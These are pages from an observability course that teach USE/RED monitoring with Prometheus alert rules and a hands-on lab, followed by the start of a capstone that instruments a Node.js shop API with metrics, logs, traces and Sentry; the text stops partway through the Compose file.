Symptom (RED)	Error ratio above threshold for several minutes, p95 above the SLO, traffic suddenly zero (`absent` or a ratio to last week)	Page
Imminent resource exhaustion	`predict_linear` says the disk fills within hours, DB pool 90 percent used for 10 minutes, queue growing	Ticket or low-urgency notification, page if close
Causes (CPU 80 percent, memory 70 percent)	Almost never alert; graph them	Dashboard only

Guard ratio alerts against low traffic: one failing request out of two is a 50 percent error ratio. Add a minimum request-rate condition. Keep alert counts low; see Alert Fatigue Reduction §14.8.

6 Step-by-step guide

Prerequisites: the Compose project `~/l10-prom` from Prometheus and PromQL §10.2 running, with `shop-api`, the load generator, node-exporter and Prometheus on port 9090. Docker with Compose v2, about 1 GB of free RAM. No cost. Image tags were current when written; if one is missing, use the newest tag and read its notes. Some host metrics (pressure stall, conntrack) are absent on Docker Desktop.

1. **Add PostgreSQL, Redis and their exporters** to `~/l10-prom/compose.yaml` under `services:` and add `pg-data: {}` under `volumes:`.

```yaml
  postgres:
    image: postgres:17-alpine
    environment:
      POSTGRES_PASSWORD: postgres        # lab only
    volumes: ["pg-data:/var/lib/postgresql/data"]
```

```
  postgres-exporter:
    image: quay.io/prometheuscommunity/postgres-exporter:v0.17.1
    environment:
      DATA_SOURCE_NAME: "postgresql://postgres:postgres@postgres:5432/postgres?
  sslmode=disable"
    depends_on: [postgres]

  redis:
    image: redis:7-alpine

  redis-exporter:
    image: oliver006/redis_exporter:v1.67.0
    command: ["--redis.addr=redis://redis:6379", "--check-single-
  keys=db0=queue:orders"]
    depends_on: [redis]
```

`--check-single-keys` makes the exporter report the length of the list `queue:orders`.

2. **Add scrape jobs** to `~/l10-prom/prometheus/prometheus.yml` under `scrape_configs:`.

```yaml
  - job_name: postgres
    static_configs:
      - targets: ["postgres-exporter:9187"]
  - job_name: redis
    static_configs:
      - targets: ["redis-exporter:9121"]
```

3. **Write recording and alerting rules** for both layers in `~/l10-prom/prometheus/rules/golden.yml`.

```yaml
groups:
  - name: golden-recording
    rules:
      - record: job_route:http_requests:rate5m
        expr: sum by (job, route) (rate(http_request_duration_seconds_count[5m]))
      - record: job:http_request_duration_seconds:p95_ok_5m
        expr: |
          histogram_quantile(0.95,
            sum by (job, le)
  (rate(http_request_duration_seconds_bucket{status_code!~"5.."}[5m])))
      - record: instance:node_cpu_utilisation:ratio_rate5m
        expr: 1 - avg by (instance) (rate(node_cpu_seconds_total{mode="idle"}[5m]))
      - record: instance:node_memory_utilisation:ratio
        expr: 1 - node_memory_MemAvailable_bytes / node_memory_MemTotal_bytes

  - name: golden-alerts
    rules:
      - alert: ShopApiLatencyHigh
```

```
        expr: job:http_request_duration_seconds:p95_ok_5m{job="shop-api"} > 0.5
        for: 5m
        labels: { severity: page }
        annotations:
          summary: "shop-api p95 latency is {{ $value | humanizeDuration }}"
      - alert: DiskWillFillSoon
        expr:
  predict_linear(node_filesystem_avail_bytes{fstype!~"tmpfs|overlay|squashfs"}[6h], 4
  * 3600) < 0
        for: 30m
        labels: { severity: ticket }
        annotations:
          summary: "{{ $labels.mountpoint }} on {{ $labels.instance }} is predicted to
  fill within 4 hours"
      - alert: OrderQueueBacklogGrowing
        expr: redis_key_size{key="queue:orders"} > 500 and
  deriv(redis_key_size{key="queue:orders"}[10m]) > 0
        for: 10m
        labels: { severity: ticket }
        annotations:
          summary: "queue:orders has {{ $value }} messages and is still growing"
```

Check the file before loading it, using the same image Prometheus runs from:

```bash
cd ~/l10-prom
docker run --rm --entrypoint promtool -v "$PWD/prometheus/rules:/rules:ro"
  prom/prometheus:v3.15.0 check rules /rules/golden.yml
```

Expect `SUCCESS: 7 rules found`.

4. **Start the new services and reload Prometheus.**

```bash
docker compose up -d
curl -X POST http://localhost:9090/-/reload
sleep 30
```

In http://localhost:9090/targets the `postgres` and `redis` jobs show `UP`. If `postgres` is down, read `docker compose logs postgres-exporter`.

5. **Read the service layer (RED).** In http://localhost:9090/query run the first four queries of section 5.1. For this lab the rate per route is a few requests per second, the 5xx ratio is near 0.04 and `/checkout` p95 is a few hundred milliseconds (similar to; the app is random). Then the recorded versions: `job_route:http_requests:rate5m`.
6. **Create CPU saturation and watch USE.** Start four busy loops (adjust to your core count),

then compare utilization and saturation.

```bash
for i in 1 2 3 4; do docker run -d --rm --name burn$i busybox sh -c 'while :; do :;
  done'; done
```

After a minute, `instance:node_cpu_utilisation:ratio_rate5m` rises toward `1` on a machine with four cores or fewer, and `node_load1 / count by (instance) (node_cpu_seconds_total{mode="idle"})` goes above `1`; on Linux hosts `rate(node_pressure_cpu_waiting_seconds_total[1m])` rises too. Check whether the symptom layer noticed: `shop-api` p95 may grow because requests wait for CPU. Stop the load:

```bash
for i in 1 2 3 4; do docker rm -f burn$i; done
```

7. **Memory and disk.** Run the two memory queries from the table and note that `MemAvailable` is much larger than "free". Then the disk queries:

```promql
1 - node_filesystem_avail_bytes{fstype!~"tmpfs|overlay|squashfs"} /
  node_filesystem_size_bytes{fstype!~"tmpfs|overlay|squashfs"}
predict_linear(node_filesystem_avail_bytes{fstype!~"tmpfs|overlay|squashfs"}[6h], 4 *
  3600)
```

   The second is the forecast of free bytes in four hours; it is negative only if the disk is filling quickly. To see it move, write a 2 GB file in a temporary folder (`fallocate -l 2G /tmp/fill.bin`), query again after a few scrapes, then delete the file.

8. **Network.** Run `sum by (device) (rate(node_network_transmit_bytes_total[5m]))` without the device filter and find the Docker bridge carrying the traffic from `loadgen` to `shop-api`. Run the drop and error queries from the table; they should be zero. Note which devices you would exclude from an alert (`lo`, `veth*`).

9. **Database connections (saturation).** Hold three connections open for two minutes and look at them from both sides.

```bash
for i in 1 2 3; do docker compose exec -d postgres psql -U postgres -c 'select
  pg_sleep(120)'; done
docker compose exec postgres psql -U postgres -c "select state, count(*) from
  pg_stat_activity where datname is not null group by 1"
```

The SQL shows three `active` sessions (plus maybe an `idle` one from the exporter). In Prometheus run `sum by (state) (pg_stat_activity_count)`: the same numbers appear after the next scrape. Compare against `max(pg_settings_max_connections)` if the metric exists in your exporter version (otherwise look at `show max_connections;` in SQL, `100` by default) and compute utilization. The capstone adds the app-side pool gauges from section 5.3.

10. **Queue depth and growth.** Push jobs faster than you consume them.

```bash
docker compose exec redis sh -c 'for i in $(seq 2000); do echo "LPUSH queue:orders
  job$i"; done | redis-cli > /dev/null'
docker compose exec redis redis-cli llen queue:orders
```

Expect `2000`. After a scrape, `redis_key_size{key="queue:orders"}` shows it. Drain part of it and see the slope turn negative:

```bash
docker compose exec redis sh -c 'for i in $(seq 1500); do echo "RPOP queue:orders";
  done | redis-cli > /dev/null'
```

Then `deriv(redis_key_size{key="queue:orders"}[5m])` is negative. Re-push to make the alert `OrderQueueBacklogGrowing` go Pending and Firing at http://localhost:9090/alerts.

11. **Build a USE and RED overview.** In Grafana (http://localhost:3001) create a dashboard `shop-api overview` with two rows: *Service* (request rate by route, 5xx ratio, p95 latency) and *Resources* (CPU utilisation and load per core, memory available, disk fill forecast, DB connections by state, queue depth). Put the symptom row first. Export it as JSON into `grafana/dashboards/` as in Grafana Dashboards §10.3.

12. **Clean up.**

```bash
docker compose down          # add -v to delete stored data
rm -f /tmp/fill.bin
```

7 Real-world scenario

Illustrative scenario. A team's only alert was "CPU above 80 percent for 10 minutes". It fired every night during a batch job (harmless) and never fired during the incident that mattered. On a Tuesday afternoon checkout latency tripled and 3 percent of requests failed. CPU was 35 percent. The dashboard they built the following week, in USE and RED order, would have shown the cause in one glance.

Reading the layers: the *service* row showed p95 up from 180 ms to 2.4 s and the 5xx ratio at 3 percent. In the *resources* row CPU, memory, disk and network all looked normal, but the *dependencies* row showed the database pool at 10 of 10 connections with 40 requests waiting. A new report endpoint ran a 20-second query on the same pool as checkout, taking connections away. The fix was a separate small pool with a statement timeout for reports, and an index for the query.

Lesson: utilization of CPU was irrelevant; **saturation** of a pool was the cause. They replaced the CPU alert with an error ratio and p95 alert (symptoms) and a ticket-level alert on "pool waiting greater than 0 for 10 minutes" (early warning).

8 Common mistakes and best practices

Don't

- Page on CPU, memory or load alone. Graph them; page on user-visible symptoms.
- Average latency, or average percentiles across instances. Use histograms and aggregate buckets.
- Count errors instead of ratios: a count alert fires on busy days and misses quiet-hour outages.
- Forget saturation: pools, queues, thread pools and file descriptors fail at 100 percent while the host looks idle.
- Alert on one scrape. Use `for:` durations and a minimum traffic condition so a single failed request does not page.
- Use unbounded labels (user ID, raw URL, request ID) on metrics.
- Ignore disk inodes, certificate expiry and the dead-letter queue because they are not on the host dashboard.
- Build a new dashboard layout for every service. Consistency lets any engineer read any service.

Do

- Give every service the same RED panels and every host/node the same USE panels; templating by `job` and `instance` makes this cheap.
- Alert on symptoms (error ratio, p95 against the SLO), with forecasts (`predict_linear`) for resources that run out.
- Monitor each dependency from both sides: your client's view (pool, timeouts, retries) and the server's view.
- Record expensive queries as recording rules and use them in dashboards and alerts.

- Record what you decided: for each alert, a runbook link and the first dashboard panel to open.
- Review alerts after incidents: add the missing signal, delete the alert that never helped.

9 Tasks

- [ ] **T1 — Build the RED panels for a service** *(≈45 min, beginner)*
  - **Goal:** produce the three service-layer signals from one histogram.
  - **Steps:**
    1. Run the lab through step 5.
    2. In Grafana add three panels: request rate by route, 5xx ratio, p95 latency (use `$__rate_interval` instead of `5m`).
    3. Add a `route` variable and confirm the panels change.
  - **Done when:** all three panels show data and the error ratio panel is near 4 percent.
- [ ] **T2 — Walk the USE table on your machine** *(≈60 min, intermediate)*
  - **Goal:** fill a USE sheet with real numbers.
  - **Steps:**
    1. For CPU, memory, disk, disk I/O and network write down the utilization, saturation and error query, and the current value.
    2. Mark every cell where your system lacks a metric (for example pressure stall data) and say how you would get one.
    3. Compare the CPU row with `uptime`, `free -m` and `df -h` (System Monitoring Commands §1.10).
  - **Done when:** the sheet has a value or "n/a, because ..." in every cell, and the numbers agree with the command-line tools.
- [ ] **T3 — Make saturation visible** *(≈45 min, intermediate)*
  - **Goal:** show that high utilization and saturation are different.
  - **Steps:**
    1. Run step 6 with two busy loops, then with eight, on a machine with four cores.
    2. Record CPU utilization, load per core and `shop-api` p95 each time.
    3. Explain which metric changed between the two runs and which one predicts latency.
  - **Done when:** you have two rows of numbers and a written explanation that utilization stays near 100 percent while saturation and latency keep rising.

- [ ] **T4 — Break the database pool and find it from the signals** *(≈60 min, advanced)*
  - **Goal:** diagnose pool exhaustion from metrics.
  - **Steps:**
    1. Add a `pg` pool of size 5 and the `db_pool_connections` gauges (section 5.3) to a route in `shop-api`.
    2. Make one route hold a connection for 3 seconds (`select pg_sleep(3)`) and call it ten times in parallel.
    3. Watch `waiting`, the p95 latency of an unrelated route and the 5xx ratio.
  - **Done when:** you can point to the `waiting` gauge rising before the error ratio, and an alert on `waiting > 0 for 5m` fires.

- [ ] **T5 — Queue alert with a test** *(≈45 min, advanced)*
  - **Goal:** alert on a growing backlog, not on depth alone.
  - **Steps:**
    1. Do step 10, pushing 2000 jobs then draining 1500.
    2. Confirm `OrderQueueBacklogGrowing` does not fire when depth is above 500 but shrinking.
    3. Push more jobs without draining and confirm it fires after the `for` period. Add a rule for `oldest job age` if your jobs carry a timestamp.
  - **Done when:** the alert fires only when the queue is both large and growing, and you can show both cases in the Prometheus alerts page.

- [ ] **T6 — Prove it: design the monitoring plan** *(≈60 min, advanced)*
  - **Goal:** choose signals and alerts for a service without a template.
  - **Steps:**
    1. Without the guide, write the plan for `shop-api` + PostgreSQL + Redis queue: the RED metrics, the USE entry for every resource and dependency, and which three become alerts.
    2. For each alert write: expression, `for` duration, severity, the first dashboard panel to open and the likely action.
    3. Explain why you do not page on CPU utilization.
  - **Done when:** a teammate can build the dashboard and the alerts from your plan and the plan covers CPU, memory, disk, network, rate, errors, latency, DB connections and queues.

10 Self-check questions

1. Name the four golden signals, and say how RED relates to them.
2. What is the difference between utilization and saturation? Give an example where one is low and the other high.
3. Why measure latency of successful and failed requests separately?
4. Which signals describe a database connection pool, and which one would you alert on first?
5. Why is `predict_linear` better than a "disk above 90 percent" alert for some disks?
6. For a queue, why is depth alone a poor signal?

ANSWERS

1. Latency, traffic, errors and saturation. RED (rate, errors, duration) is the first three applied to request-driven services; USE covers saturation and the resources.
2. Utilization is how busy a resource is; saturation is the work that cannot be served yet and waits. A database pool can be 100 percent used (high utilization) with nothing waiting, or a single-threaded process can use one core fully (host CPU at 12 percent) while requests queue behind it.
3. Failures are often fast (an immediate 500) and make mixed percentiles look better than what successful users see; or slow because of timeouts. Separating them shows both user experiences.
4. Utilization (in-use over max), saturation (requests waiting for a connection) and errors (timeouts, `too many clients`). Alert first on sustained waiting, because it appears before errors and before the pool is fully exhausted.
5. A 1 TB disk at 90 percent has 100 GB left and may be fine for weeks, while a 20 GB disk at 70 percent can fill in an hour. A forecast warns based on how fast space is being used, with time to react.
6. A large depth can be normal (a batch) and a small depth can hide a stuck consumer. Depth trend, the age of the oldest message, consumer lag and the in/out rate show whether work is being completed in time.

11 Further reading

- *Site Reliability Engineering* (Google, free at sre.google/books): the chapter "Monitoring Distributed Systems" for the four golden signals.
- Brendan Gregg, "The USE Method" (brendangregg.com) and *Systems Performance*.
- Tom Wilkie, "The RED Method" (Weaveworks and Grafana Labs blog posts and talks).

- Prometheus documentation: "Alerting best practices" and the node_exporter and Alertmanager guides.
- The `kubernetes-monitoring/kubernetes-mixin` and `monitoring.mixins.dev` projects, and the `kube-prometheus-stack` chart documentation, for ready-made dashboards and alerts.
- See also: Service Level Indicators §14.1, Prometheus and PromQL §10.2, Grafana Dashboards §10.3, Sentry §10.10.

LAB NOTES What I ran, what I saw, what it means

★ Observable shop-api

Level 10 capstone · ~8 hours

1 Goal and outcome

Take the `shop-api` sample app (Node.js API + PostgreSQL) and make it fully observable with the tools of this level, then prove it by breaking it on purpose and finding the cause using only the telemetry.

By the end you will have, in one Docker Compose project that runs on a laptop:

- **Metrics:** Prometheus scraping `shop-api`, the host and the observability stack itself (Prometheus and PromQL §10.2, Counters, Gauges, Histograms and Summaries §10.4).
- **Dashboards:** a provisioned Grafana **golden-signals dashboard** (latency, traffic, errors, saturation) kept in Git (Grafana Dashboards §10.3, What to Monitor §10.11).
- **Logs:** structured JSON logs shipped by Grafana Alloy to **Loki**, searchable by `request_id` and `trace_id` (Structured Logging §10.5, Log Aggregation with Loki §10.6).
- **Traces:** OpenTelemetry instrumentation, an **OpenTelemetry Collector** and **Tempo**, with one click between a log line and its trace (Distributed Tracing §10.8, OpenTelemetry §10.9).
- **Correlation:** the same `request_id` and `trace_id` in the response, the logs, the trace and the error report (Correlation IDs §10.7).
- **Errors: Sentry** receiving exceptions tagged with release, environment, `request_id` and `trace_id` (Sentry §10.10).
- **An alert:** a Prometheus rule on the 5xx ratio that fires, shows in Alertmanager, links to the dashboard and resolves (The Three Pillars §10.1 explains why each signal is used).

2 Architecture




Figure 10-1

The path of one investigation, which is what the whole build is for:




Figure 10-2

3 Prerequisites and cost

- Docker with Compose v2 (see Docker Compose §4.8), Node.js 22 or newer and `curl`.
- About **4 GB of free RAM** and 3 GB of disk for images. Run on Linux, macOS or Windows with WSL 2.
- A free **Sentry** account with one Node.js project (the free plan is enough at the time of writing; no card). Sentry is the only external service, and the rest of the build works without it: an empty DSN disables the SDK.
- **Cost: none.** Everything runs locally. Passwords below (`admin`, `postgres`) are for this lab only. Image tags were current when written; if a tag is gone, use the newest one and read its release notes.

- Do this level's topics first. The capstone repeats the key code, but the reasoning is in the topics.

4 Build it step by step

All files live in `~/l10-capstone`. Compose is told its project name explicitly (the `name:` key) because the Alloy config filters on it.

Milestone 1: the app, PostgreSQL, Prometheus, Grafana and the load

1.1 Create the layout and install the dependencies.

```bash
mkdir -p ~/l10-capstone/{shop-
  api,postgres,prometheus/rules,alertmanager,loki,alloy,otel,tempo,grafana/provisioning/d
  atasources,grafana/provisioning/dashboards,grafana/dashboards}
cd ~/l10-capstone/shop-api
npm init -y >/dev/null
npm install express prom-client pino pg @sentry/node @opentelemetry/api
  @opentelemetry/sdk-node @opentelemetry/auto-instrumentations-node
```

1.2 Write the database seed `~/l10-capstone/postgres/init.sql`.

```sql
CREATE TABLE products (
  id          serial PRIMARY KEY,
  name        text    NOT NULL,
  price_cents integer NOT NULL
);
INSERT INTO products (name, price_cents) VALUES ('keyboard', 4900), ('mouse', 2500),
  ('monitor', 15900);

CREATE TABLE orders (
  id          bigserial PRIMARY KEY,
  total_cents integer     NOT NULL,
  created_at  timestamptz NOT NULL DEFAULT now()
);
```

1.3 Write the tracing bootstrap `~/l10-capstone/shop-api/tracing.js`.

```js
// Loaded with: node --require ./tracing.js app.js   (it must run before express and pg
  are imported)
const { NodeSDK } = require('@opentelemetry/sdk-node');
const { getNodeAutoInstrumentations } = require('@opentelemetry/auto-instrumentations-
  node');
```

```
// The service name, resource attributes and exporter endpoint come from OTEL_*
  environment variables.
const sdk = new NodeSDK({
  instrumentations: [
    getNodeAutoInstrumentations({
      '@opentelemetry/instrumentation-fs': { enabled: false }, // very noisy, rarely
  useful
      '@opentelemetry/instrumentation-http': {
        // Do not create a trace for every Prometheus scrape and health check.
        ignoreIncomingRequestHook: (req) => req.url === '/metrics' || req.url ===
  '/healthz',
      },
    }),
  ],
});

sdk.start();

module.exports = { sdk }; // app.js flushes it on shutdown
```

1.4 Write the app `~/l10-capstone/shop-api/app.js`. It carries all four instrumentation layers; the comments name the topic for each. The routes are `/products` (reads PostgreSQL), `/checkout` (holds a pooled connection and inserts an order), `/chaos` (failure injection for the drills; **never expose such an endpoint on a real service**), `/metrics` and `/healthz`.

```
JS
const { randomUUID } = require('node:crypto');
const express = require('express');
const client = require('prom-client');
const pino = require('pino');
const { Pool } = require('pg');
const Sentry = require('@sentry/node');
const { trace, SpanStatusCode } = require('@opentelemetry/api');
const { sdk } = require('./tracing'); // already started by --require; this returns the
  same module

// ---------- Sentry (topic 10): errors only. An empty DSN turns the SDK into a no-op ----
  ------
Sentry.init({
  dsn: process.env.SENTRY_DSN || undefined,
  release: process.env.SENTRY_RELEASE || 'shop-api@dev',
  environment: process.env.APP_ENV || 'lab',
});

// ---------- Structured logs (topic 5): one JSON object per line on stdout ----------
const log = pino({
  base: { service: 'shop-api' },
  timestamp: pino.stdTimeFunctions.isoTime,
  formatters: { level: (label) => ({ level: label }) },
  serializers: { err: pino.stdSerializers.err },
```

```
});

// ---------- Metrics (topics 2 and 4) ----------
client.collectDefaultMetrics(); // process_*, nodejs_* (CPU, memory, event loop lag, GC)

const duration = new client.Histogram({
  name: 'http_request_duration_seconds',
  help: 'HTTP request latency in seconds',
  labelNames: ['method', 'route', 'status_code'],
  buckets: [0.01, 0.025, 0.05, 0.1, 0.25, 0.5, 1, 2.5, 5],
});
const orders = new client.Counter({
  name: 'shop_orders_total',
  help: 'Checkout attempts by result',
  labelNames: ['result'],
});

// ---------- Database pool, with its own saturation metrics (topic 11) ----------
// Reads PGHOST, PGUSER, PGPASSWORD and PGDATABASE from the environment.
const POOL_MAX = 5;
const pool = new Pool({ max: POOL_MAX, connectionTimeoutMillis: 2000 });
pool.on('error', (err) => log.error({ err }, 'idle database client error'));

new client.Gauge({
  name: 'db_pool_connections',
  help: 'Database pool connections by state',
  labelNames: ['state'],
  collect() {
    this.set({ state: 'total' }, pool.totalCount);
    this.set({ state: 'idle' }, pool.idleCount);
    this.set({ state: 'waiting' }, pool.waitingCount);
  },
});
new client.Gauge({ name: 'db_pool_max_connections', help: 'Configured pool size'
  }).set(POOL_MAX);

// ---------- Failure injection for the drills. LAB ONLY: never expose this on a real
  service ----------
const chaos = { errorRate: 0.01, slowMs: 0 };

const app = express();

app.use((req, res, next) => {
  // Correlation (topic 7): a request id, plus the trace id of the span OpenTelemetry
  started for this request.
  // The OTel pino instrumentation already adds trace_id and span_id to every log line, so
  only request_id is added here.
  const inbound = req.get('x-request-id') || '';
  const requestId = /^[A-Za-z0-9._-]{8,64}$/.test(inbound) ? inbound :
  `req-${randomUUID()}`;
  const spanContext = trace.getActiveSpan()?.spanContext();
  req.ctx = { request_id: requestId, trace_id: spanContext?.traceId }; // for the response
  body and Sentry tags
```

```
  req.log = log.child({ request_id: requestId });
  res.setHeader('x-request-id', requestId);

  const stop = duration.startTimer();
  res.on('finish', () => {
    const route = req.route ? req.route.path : 'unmatched'; // the route pattern, never
  the raw URL
    const seconds = stop({ method: req.method, route, status_code: res.statusCode });
    if (route === '/metrics' || route === '/healthz') return; // do not log scrapes and
  probes
    const level = res.statusCode >= 500 ? 'error' : 'info';
    req.log[level]({ method: req.method, route, status: res.statusCode, duration_ms:
  Math.round(seconds * 1000) }, 'request completed');
  });
  next();
});

app.get('/healthz', (req, res) => res.json({ ok: true }));

app.get('/products', async (req, res) => {
  const { rows } = await pool.query('SELECT id, name, price_cents FROM products ORDER BY
  id');
  res.json(rows);
});

app.get('/checkout', async (req, res) => {
  if (Math.random() < chaos.errorRate) throw new Error('payment provider timeout');
  const db = await pool.connect(); // waits here when the pool is exhausted
  try {
    if (chaos.slowMs > 0) await db.query('SELECT pg_sleep($1)', [chaos.slowMs / 1000]); //
  a slow query holding a connection
    const total = 1000 + Math.floor(Math.random() * 9000);
    const { rows } = await db.query('INSERT INTO orders (total_cents) VALUES ($1)
  RETURNING id', [total]);
    orders.inc({ result: 'paid' });
    req.log.info({ order_id: rows[0].id }, 'order created');
    res.json({ status: 'paid', order_id: rows[0].id, request_id: req.ctx.request_id });
  } finally {
    db.release();
  }
});

app.post('/chaos', express.json(), (req, res) => {
  chaos.errorRate = Number(req.body?.errorRate ?? chaos.errorRate);
  chaos.slowMs = Number(req.body?.slowMs ?? chaos.slowMs);
  log.warn({ chaos }, 'chaos settings changed');
  res.json(chaos);
});

app.get('/metrics', async (req, res) => {
  res.set('Content-Type', client.register.contentType);
  res.end(await client.register.metrics());
});
```

```
// Express 5 forwards errors from async handlers here.
app.use((err, req, res, next) => {
  const route = req.route ? req.route.path : 'unmatched';
  if (route === '/checkout') orders.inc({ result: 'failed' });

  const span = trace.getActiveSpan();
  span?.recordException(err);
  span?.setStatus({ code: SpanStatusCode.ERROR, message: err.message });

  Sentry.withScope((scope) => {
    scope.setTag('request_id', req.ctx.request_id);
    scope.setTag('route', route);
    if (req.ctx.trace_id) scope.setTag('trace_id', req.ctx.trace_id);
    Sentry.captureException(err);
  });

  req.log.error({ err, route }, 'unhandled error');
  res.status(500).json({ error: 'internal error', request_id: req.ctx.request_id,
  trace_id: req.ctx.trace_id });
});

const server = app.listen(3000, () => log.info({ port: 3000, pool_max: POOL_MAX }, 'shop-
  api listening'));

// Flush everything on shutdown so the last requests, errors and spans are not lost.
async function shutdown() {
  server.close();
  await Promise.allSettled([pool.end(), Sentry.close(2000), sdk.shutdown()]);
  process.exit(0);
}
process.on('SIGTERM', shutdown);
process.on('SIGINT', shutdown);
```

In this app the OpenTelemetry pino instrumentation (part of the auto-instrumentation bundle) adds `trace_id`, `span_id` and `trace_flags` to each log line written inside a request. The only identifier added by hand is the `request_id`.

1.5 Write the Dockerfile and `.dockerignore`.

DOCKERFILE

```
FROM node:24-alpine
WORKDIR /app
COPY package*.json ./
RUN npm ci --omit=dev
COPY app.js tracing.js ./
USER node
EXPOSE 3000
CMD ["node", "--require", "./tracing.js", "app.js"]
```

```bash
printf 'node_modules\n' > ~/l10-capstone/shop-api/.dockerignore
printf 'SENTRY_DSN=\n' > ~/l10-capstone/.env          # filled in during milestone 4
printf '.env\nnode_modules\n' > ~/l10-capstone/.gitignore
```

1.6 Write the Prometheus config `~/l10-capstone/prometheus/prometheus.yml`.

```yaml
global:
  scrape_interval: 15s
  evaluation_interval: 15s

rule_files:
  - /etc/prometheus/rules/*.yml

alerting:
  alertmanagers:
    - static_configs:
        - targets: ["alertmanager:9093"]

scrape_configs:
  - job_name: prometheus
    static_configs:
      - targets: ["localhost:9090"]

  - job_name: shop-api
    static_configs:
      - targets: ["shop-api:3000"]
        labels:
          environment: lab

  - job_name: node
    static_configs:
      - targets: ["node-exporter:9100"]
```

1.7 Write a minimal Alertmanager config `~/l10-capstone/alertmanager/alertmanager.yml` (it receives and groups alerts; no notification target yet, see the stretch goals).

```yaml
route:
  receiver: default
  group_by: [alertname, job]
  group_wait: 10s
  group_interval: 1m
  repeat_interval: 4h
receivers:
  - name: default
```

1.8 Write the Grafana provisioning files. The data source `uid` values are fixed so dashboards can refer to them. `~/l10-capstone/grafana/provisioning/datasources/datasources.yml`:

```yaml
apiVersion: 1
datasources:
  - name: Prometheus
    uid: prometheus
    type: prometheus
    access: proxy
    url: http://prometheus:9090
    isDefault: true
    jsonData:
      timeInterval: 15s      # must match the scrape interval so $__rate_interval is right
```

`~/l10-capstone/grafana/provisioning/dashboards/dashboards.yml`:

```yaml
apiVersion: 1
providers:
  - name: shop-api
    orgId: 1
    folder: Shop API
    type: file
    disableDeletion: true
    allowUiUpdates: false
    updateIntervalSeconds: 30
    options:
      path: /etc/grafana/dashboards
```

1.9 Write the Compose file `~/l10-capstone/compose.yaml`. Later milestones append services under `services:`.

```yaml
name: l10-capstone

services:
  postgres:
    image: postgres:17-alpine
    environment:
      POSTGRES_DB: shop
      POSTGRES_PASSWORD: postgres        # lab only
    volumes:
      - pg-data:/var/lib/postgresql/data
      - ./postgres/init.sql:/docker-entrypoint-initdb.d/init.sql:ro
    healthcheck:
      test: ["CMD-SHELL", "pg_isready -U postgres -d shop"]
```

```
      interval: 5s
      retries: 10

  shop-api:
    build: ./shop-api
    ports: ["3000:3000"]
    environment:
      PGHOST: postgres
      PGUSER: postgres
      PGPASSWORD: postgres
      PGDATABASE: shop
      OTEL_SERVICE_NAME: shop-api
      OTEL_RESOURCE_ATTRIBUTES: service.version=1.0.0,deployment.environment.name=lab
      OTEL_EXPORTER_OTLP_ENDPOINT: http://otel-collector:4318   # nothing listens until
  milestone 3: spans are dropped quietly
      OTEL_METRICS_EXPORTER: none        # metrics go through Prometheus, not OTLP
